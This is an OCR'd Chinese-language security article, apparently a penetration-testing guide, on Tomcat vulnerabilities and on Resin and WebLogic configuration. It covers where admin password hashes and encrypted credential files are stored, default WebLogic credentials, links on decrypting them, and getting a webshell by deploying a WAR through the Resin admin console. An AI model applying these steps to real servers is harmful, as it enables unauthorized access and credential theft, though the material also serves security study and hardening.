




有一些有意思的漏洞，比如：**Insecure default password** CVE-2009-3548(影响版本: 6.0.0-6.0.20)

The Windows installer defaults to a blank password for the administrative user. If this is not

changed during the install process, then by default a user is created with the name admin, roles admin and manager and a blank password.在 windows 安装版 admin 默认空密码漏洞，其实是用户安装可能偷懒，没有设置密码....



这样的问题在 tar.gz 和 zip 包里面根本就不会存在。有些漏洞看似来势汹汹其实鸡肋得不行如：**Unexpected file deletion in work directory** CVE-2009-2902 都已经有 deploy 权限了，闹个啥。

Tomcat 非常严重的漏洞（打开 Tomcat security-5、6、7.html 找）：

Important: Session fixation CVE-2013-2067 (6.0.21-6.0.36)
Important: Denial of service CVE-2012-3544 (6.0.0-6.0.36)
Important: Denial of service CVE-2012-2733 (6.0.0-6.0.35)
Important: Bypass of security constraints CVE-2012-3546 (6.0.0-6.0.35)
Important: Bypass of CSRF prevention filter CVE-2012-4431 (6.0.30-6.0.35)
Important: Denial of service CVE-2012-4534 (6.0.0-6.0.35)
Important: Information disclosure CVE-2011-3375 (6.0.30-6.0.33)
Important: Authentication bypass and information disclosure CVE-2011-3190 (6.0.0-6.0.33)
(……)
Important: Directory traversal CVE-2008-2938 (6.0.18)
Important: Directory traversal CVE-2007-0450 (6.0.0-6.0.9)

如果英文亚历山大的同学，对应的漏洞信息一般都能够在中文的 sebug 找到。

Sebug：

Sebug漏洞信息库 搜索 漏洞 目录 文档 趋势

- 2013-06-01 Apache Tomcat表单验证功能安全绕过漏洞
- 2013-05-29 Apache Tomcat摘要验证不完整修复安全漏洞
- 2013-05-28 Apache Tomcat 不安全临时文件处理漏洞(CVE-2013-1976)
- 2013-05-10 Apache Tomcat 信息泄露漏洞(CVE-2013-2071)
- 2013-05-03 Apache Tomcat DIGEST Authentication重放攻击漏洞(CVE-2013-2051)
- 2013-02-22 Apache Tomcat 'log/logdir'目录不安全文件权限漏洞
- 2012-12-04 Apache Tomcat 跨站请求伪造漏洞
- 2012-12-04 Apache Tomcat FORM身份验证安全绕过漏洞
- 2012-11-27 Apache Tomcat 拒绝服务漏洞(CVE-2012-5568)
- 2012-11-05 Apache Tomcat DIGEST身份验证多个安全漏洞(CVE-2012-3439)
- 2012-01-18 Apache Tomcat Request Information Disclosure
- 2012-01-18 Apache Tomcat Large Number Denial Of Service
- 2012-01-17 Apache Tomcat请求对象安全限制绕过漏洞
- 2011-12-29 Apache Tomcat Web表单哈希冲突拒绝服务漏洞
- 2011-11-09 Apache Tomcat管理应用程序安全限制绕过漏洞
- 2011-08-15 Apache Tomcat信息泄露漏洞(CVE-2011-2481)
- 2011-07-29 Apache Tomcat SecurityManager Security Bypass Vulnerability
- 2011-07-14 Apache Tomcat sendfile请求安全限制绕过和拒绝服务漏洞
- 2011-06-27 Apache Tomcat "MemoryUserDatabase"信息泄露漏洞
- 2011-03-09 Apache Tomcat "@ServletSecurity" 注释安全限制绕过漏洞
- 2010-07-29 Apache Tomcat < 6.0.18 UTF8 Directory Traversal Vulnerability
- 2010-04-22 Apache Tomcat v. 5.5.0 to 5.5.29 & 6.0.0 to 6.0.26 information disclosure vulnerability
- 2010-04-22 Apache Tomcat认证头信息泄露漏洞
- 2010-01-30 Apache Tomcat v.5.5.26 Directory Traversal
- 2009-12-01 Apache Tomcat v3.2.1 404 Error Page Cross Site Scripting Vulnerability

CVE 通用漏洞与披露：

CVE 通用漏洞与披露
Common Vulnerabilities and Exposures

关键字 tomcat 的搜索结果 (145)

CVE-2013-1976 (发布:2013-07-09 13:55:00) N M C P S CVSS 6.9

[CNNVD] Apache Tomcat 不安全临时文件处理漏洞--Apache Tomcat是美国Apache软件基金会维护的免费开源的Servlet容器和Web服务器，支持Java Servlet和JSP，提供Tomcat管理和控制平台、安全域管理和Tomcat阀等功能。 Apache Tomcat中存在漏洞，该漏洞源于程序以不安全的方式处理临时文件。本地攻击者...

CVE-2013-2051 (发布:2013-07-09 13:55:00) N M C P S CVSS 2.6

[CNNVD] Apache Tomcat DIGEST认证不完整修复安全漏洞--Tomcat是美国Apache软件基金会下属的Jakarta项目开发的一个Servlet容器，它实现了对Servlet和JavaServer Page（JSP）的支持，并提供了作为Web服务器的一些特有功能，如Tomcat管理和控制平台、安全域管理和Tomcat阀等。Red Hat Enterpri...

CVE-2012-3544 (发布:2013-06-01 10:21:05) N M C O P S CVSS 5.0

[CNNVD] Apache Tomcat 拒绝服务漏洞--Apache Tomcat是美国Apache软件基金会维护的免费开源的Java Servlet和JSP服务程序，提供Tomcat管理和控制平台、安全域管理和Tomcat阀等功能 Apache Tomcat中存在拒绝服务漏洞。攻击者可利用该漏洞造成拒绝服务。Tomcat 7.0.0至7.0.29版本，...

CVE-2013-2067 (发布:2013-06-01 10:21:05) N M C O P S CVSS 6.8

[CNNVD] Apache Tomcat 会话固定漏洞--Apache Tomcat是美国Apache软件基金会维护的免费开源的

3、Resin

Resin 是 CAUCHO 公司的产品，是一个非常流行的 application server，对 servlet 和 JSP 提供了良好的支持，性能也比较优良，resin 自身采用 JAVA 语言开发。

Resin 比较有趣的是默认支持 PHP! Resin 默认通过 Quercus 动态的去解析 PHP 文件请求。（Resin3 也支持，详情：http://zone.wooyun.org/content/2467）

3.1 Resin 版本

Resin 主流的版本是 Resin3 和 Resin4，在文件结构上并没有多大的变化。Resin 的速度和效率非常高，但是不知怎么 Resin 似乎对 Quercus 更新特别多。

4.0.x 版本更新详情：http://www.caucho.com/resin-4.0/changes/changes.xtp

3.1.x 版本更新详情：http://www.caucho.com/resin-3.1/changes/changes.xtp

3.2 Resin 默认配置

1、resin.conf 和 resin.xml

Tomcat 和 Rsin 的核心配置文件都在 conf 目录下，Resin3.1.x 默认是 resin.conf 而 4.0.x 默认是 resin.xml。resin.conf/resin.xml 是 Resin 最主要配置文件，类似 Tomcat 的 server.xml。

1>数据源：

第一节的时候有谈到 resin 数据源就是位于这个文件，搜索 database（位于 server 标签内）即可定位到具体的配置信息。

2>域名绑定

搜索 host 即可定位到具体的域名配置，其中的 root-directory 是域名绑定的对应路径。很容易就能够找到域名绑定的目录了。

```
<host id="javaweb.org" root-directory=".">
  <host-alias-regexp>^([^/]*).javaweb.org</host-alias-regexp>
  <web-app id="/" root-directory="D:/web/xxxx/xxxx"/>
</host>
```

3.3 Resin 默认安全策略

1>管理后台访问权限

Resin 比较 BT 的是默认仅允许本机访问管理后台，这是因为在 resin.conf 当中默认配置禁止了外部 IP 请求后台。<resin:set var="resin_admin_external" value="false"/>修改为 true 外部才能够访问。

2>Resin 后台管理密码

Resin 的管理员密码需要手动配置，在 resin.conf/resin.xml 当中搜索 management。即可找到不过需要注意的是 Resin 的密码默认是加密的，密文是在登录页自行生成。比如 admin 加密后的密文大概会是：yCGkvrQHY7K8qtlHsgJ6zg== 看起来仅是 base64 编码不过不只是 admin 默认的 Base64 编码是：YWRtaW4= Resin,翻了半天 Resin 终于在文档里面找到了：http://www.caucho.com/resin-3.1/doc/resin-security.xtp

MD5 digest

Resin's authenticators use "MD5-base64" and a realm "resin" to digest passwords by default. *MD5* indicates that the MD5 algorithm is used. *base64* is an encoding format to apply to the binary result of MD5.

Some examples are:

USERNAME	REALM	PASSWORD	DIGEST
root	resin	changeme	j/qGVP4C0T7UixSpKJpTdw==
harry	resin	quidditch	uTOZTGaB6pooMDvqvl2Lbg==
hpotter	resin	quidditch	x8i6aM+zOwDqqKPRO/vkxg==
filch	resin	mrsnorris	KmZIq2RKXAHV4BaoNHfupQ==
pince	resin	quietplease	Txpd1jQc/xwhISIqodEjfw==
snape	resin	potion	I7HdZr7CTM6hZL1Sd2o+CA==
mcgonagall	resin	quidditch	4slsTREVeTo0sv5hGkZWag==
dmalfoy	resin	pureblood	yI2uN1197Rv5E6mdRnDFwQ==
lmalfoy	resin	myself	sj/yhtU1h4LZPw7/Uy9IVA==

In the above example the digest of "harry/quidditch" is different than the digest of "hpotter/quidditch" because even though the password is the same, the username has changed. The digest is calculated with digest(username + ":" + realm + ":" + password), so if the username changes the resulting digest is different.

虽说是MD5+Base64加密但是怎么看都有点不对，下载Resin源码找到加密算法：

```
package com.caucho.server.security.PasswordDigest
```

PasswordDigest.java


```
204     * @param app the servlet context
205     * @param user the user name
206     * @param password the cleartext password
207     */
208    public String getPasswordDigest(HttpServletRequest request,
209                                    HttpServletResponse response,
210                                    ServletContext app,
211                                    String user, String password)
212      throws ServletException
213    {
214      return getPasswordDigest(request, response, app, user, password, _realm);
215    }

231    public String getPasswordDigest(HttpServletRequest request,
232                                    HttpServletResponse response,
233                                    ServletContext app,
234                                    String user, String password, String realm)
235      throws ServletException
236    {
237      if (_digest == null)
238        init();
239
240      try {
241        synchronized (_digest) {
242          _digest.reset();
243
244      updateDigest(_digest, user, password, realm);
245
246          int len = _digest.digest(_digestBytes, 0, _digestBytes.length);
247
248          return digestToString(_digestBytes, len);
249        }
250      } catch (Exception e) {
251        throw new ServletException(e);
252      }
253    }
255    /**
256     * Updates the digest based on the user:realm:password
257     */
258    protected void updateDigest(MessageDigest digest,
259                                String user, String password, String realm)
260    {
261      if (user != null) {
262        addDigestUTF8(digest, user);
263        digest.update((byte) ':');
264      }
265
266      if (realm != null && ! realm.equals("none")) {
267        addDigestUTF8(digest, realm);
268        digest.update((byte) ':');
269      }
270
271      addDigestUTF8(digest, password);
272    }
307    /**
308     * Convert the digest byte array to a string.
309     */
310    protected String digestToString(byte []digest, int len)
311    {
312      if (! _format.equals("base64"))
313        return digestToHex(digest, len);
314      else if (_isOldEncoding)
315        return digestToOldBase64(digest, len);
316      else
317        return digestToBase64(digest, len);
318    }
319
320    protected static String digestToBase64(byte []digest, int len)
321    {
322      CharBuffer cb = CharBuffer.allocate();
323
324      Base64.encode(cb, digest, 0, len);
325
326      return cb.close(); 5rSsSBID/42ecgVsFyJbqQ==
327    }
```

这加密已经没法反解了，所以就算找到 Resin 的密码配置文件应该也没法破解登录密码。事实上 Resin3 的管理后台并没有其他 Server（相对 JBOSS 和 Weblogic）那么丰富。而 Resin4 的管理后台看上去更加有趣。


Resin4 的加密方式和 Resin3 还不一样改成了 SSHA：
admin_user : admin
admin_password : {SSHA}XwNZqf8vxNt5BJKIGyKT6WMBGxV5OeIi

详情：http://www.caucho.com/resin-4.0/admin/security.xtp

Resin3：



Resin4：



3.4 Resin 获取 WebShell

As of Resin 4.0.0, it is now possible to deploy web applications remotely to a shared repository that is distributed across the cluster. This feature allows you to deploy once to any triad server and have the application be updated automatically across the entire cluster. When a new dynamic server joins the cluster, the triad will populate it with these applications as well.

Web Deploy war 文件大概是从 4.0.0 开始支持的，不过想要在 Web deploy 一个应用也不是一件简单的事情，首先得先进入后台。然后还得以 Https 方式访问。不过命令行下部署就没那没法麻烦。Resin3 得手动配置 web-app-deploy。 最简单的但又不爽办法就是想办法把 war 文件上传到 resin-pro-3.1.13\webapps 目录下，会自动部署（就算 Resin 已启动也会自动部署，不影响已部署的应用）。


Resin3 部署详情：http://www.caucho.com/resin-3.1/doc/webapp-deploy.xtp
Resin4 部署 War 文件详情：http://www.caucho.com/resin-4.0/admin/deploy.xtp

Resin4 进入后台后选择 Deploy,不过还得用 SSL 方式请求。Resin 要走一个”非加密通道”。

To deploy an application remotely:


1. log into the resin-admin console on any triad server. *Make sure you are connecting over SSL, as this feature is not available over a non-encrypted channel.*

2. Browse to the "webapp" tab of the resin-admin server and at the bottom of the page, enter the virtual host, URL, and local .war file specifying the web application, then press "Deploy".
3. The application should now be deployed on the server. In a few moments, all the servers in the cluster will have the webapp.



Resin4 敢不敢再没节操点？默认 HTTPS 是没有开的。需要手动去打开：\conf\resin.properties


https : 8443 默认 8443 端口是关闭的，取消这一行的注释才能够使用 HTTPS 方式访问后台才能够 Web Deploy war。



部署成功访问: http://localhost:8080/GetShell/Customize.jsp 即可获取 WebShell。

3.5 Resin 漏洞

Resin 相对 Tomcat 的安全问题来说少了很多，Cvedetails 上的 Resin 的漏洞统计图：



Cvedetails 统计详情：
http://www.cvedetails.com/product/993/Caucho-Technology-Resin.html?vendor_id=576
Cvedetails 漏洞详情：
http://www.cvedetails.com/vulnerability-list/vendor_id-576/product_id-993/Caucho-Technology-Resin.html

CVE 通用漏洞与披露：

http://cve.scap.org.cn/cve_list.php?keyword=resin&action=search&p=1

Resin3.1.3:

Fixed BugList:

http://bugs.caucho.com/changelog_page.php

4、Weblogic

WebLogic 是美国 bea 公司出品的一个 application server 确切的说是一个基于 Javaee 架构的中间件，BEA WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。将 Java 的动态功能和 Java Enterprise 标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

4.1 Weblogic 版本

Oracle 简直就是企业应用软件终结者，收购了 Sun 那个土鳖、Mysql、BAE Weblogic 等。BAE 在 2008 初被收购后把 BAE 终结在 Weblogic 10。明显的差异应该是从 10.x 开始到最新的 12c。这里主要以 Weblogic9.2 和最新的 Weblogic 12c 为例。

4.2 Weblogic 默认配置

Weblogic 默认端口是 7001，Weblogic10g-12c 默认的管理后台是：http://localhost:7001/console Weblogic10 以下默认后台地址是：http://192.168.80.1:7001/console/login/LoginForm.jsp ，管理帐号是在建立 Weblogic 域的时候设置的。

Weblogic 控制台：

Weblogic10 以下默认管理帐号:weblogic 密码：weblogic。关于 Weblogic10++的故事还得从建域开始，默认安装完 Weblogic 后需要建立一个域。

WebLogic 中的"域"?

域环境下可以多个 WebLogic Server 或者 WebLogic Server 群集。域是由单个管理服务器管理的 WebLogic Server 实例的集合。 Weblogic10++域默认是安装完成后由用户创建。帐号密码也在创建域的时候设置，所以这里并不存在默认密码。当一个域创建完成后配置文件和 Web 应用在：Weblogic12\user_projects\domains\"域名"。

4.3 Weblogic 默认安全策略

1、Weblogic 默认密码文件:

Weblogic 9 采用的 3DES（三重数据加密算法）加密方式，Weblogic 9 默认的管理密码配置文件位于：
weblogic_9\weblogic92\samples\domains\wl_server\servers\examplesServer\security\boot.properties

boot.properties：

```
# Generated by Configuration Wizard on Sun Sep 08 15:43:13 GMT 2013
username={3DES}fy709SQ4pCHAFk+lIxiWfw==
password={3DES}fy709SQ4pCHAFk+lIxiWfw==
```

Weblogic 12c 采用了 AES 对称加密方式，但是 AES 的 key 并不在这文件里面。默认的管理密码文件存放于：
Weblogic12\user_projects\domains\base_domain\servers\AdminServer\security\
boot.properties (base_domain 是默认的”域名”)。

boot.properties：


```
# Generated by Configuration Wizard on Tue Jul 23 00:07:09 CST 2013
username={AES}PsGXATVgbLsBrCA8hbaKjjA91yNDCK78Z84fGA/pTJE=
password={AES}Z44CPAl39VlytFk1I5HUCEFyFZ1LlmwqAePuJCwrwjI=
```

怎样解密 Weblogic 密码?

Weblogic 12c：
Weblogic12\user_projects\domains\base_domain\security\SerializedSystemIni.dat
Weblogic 9：
weblogic_9\weblogic92\samples\domains\wl_server\security\SerializedSystemIni.dat
解密详情：
http://drops.wooyun.org/tips/349 、
http://www.blogjava.net/midea0978/archive/2006/09/07/68223.html

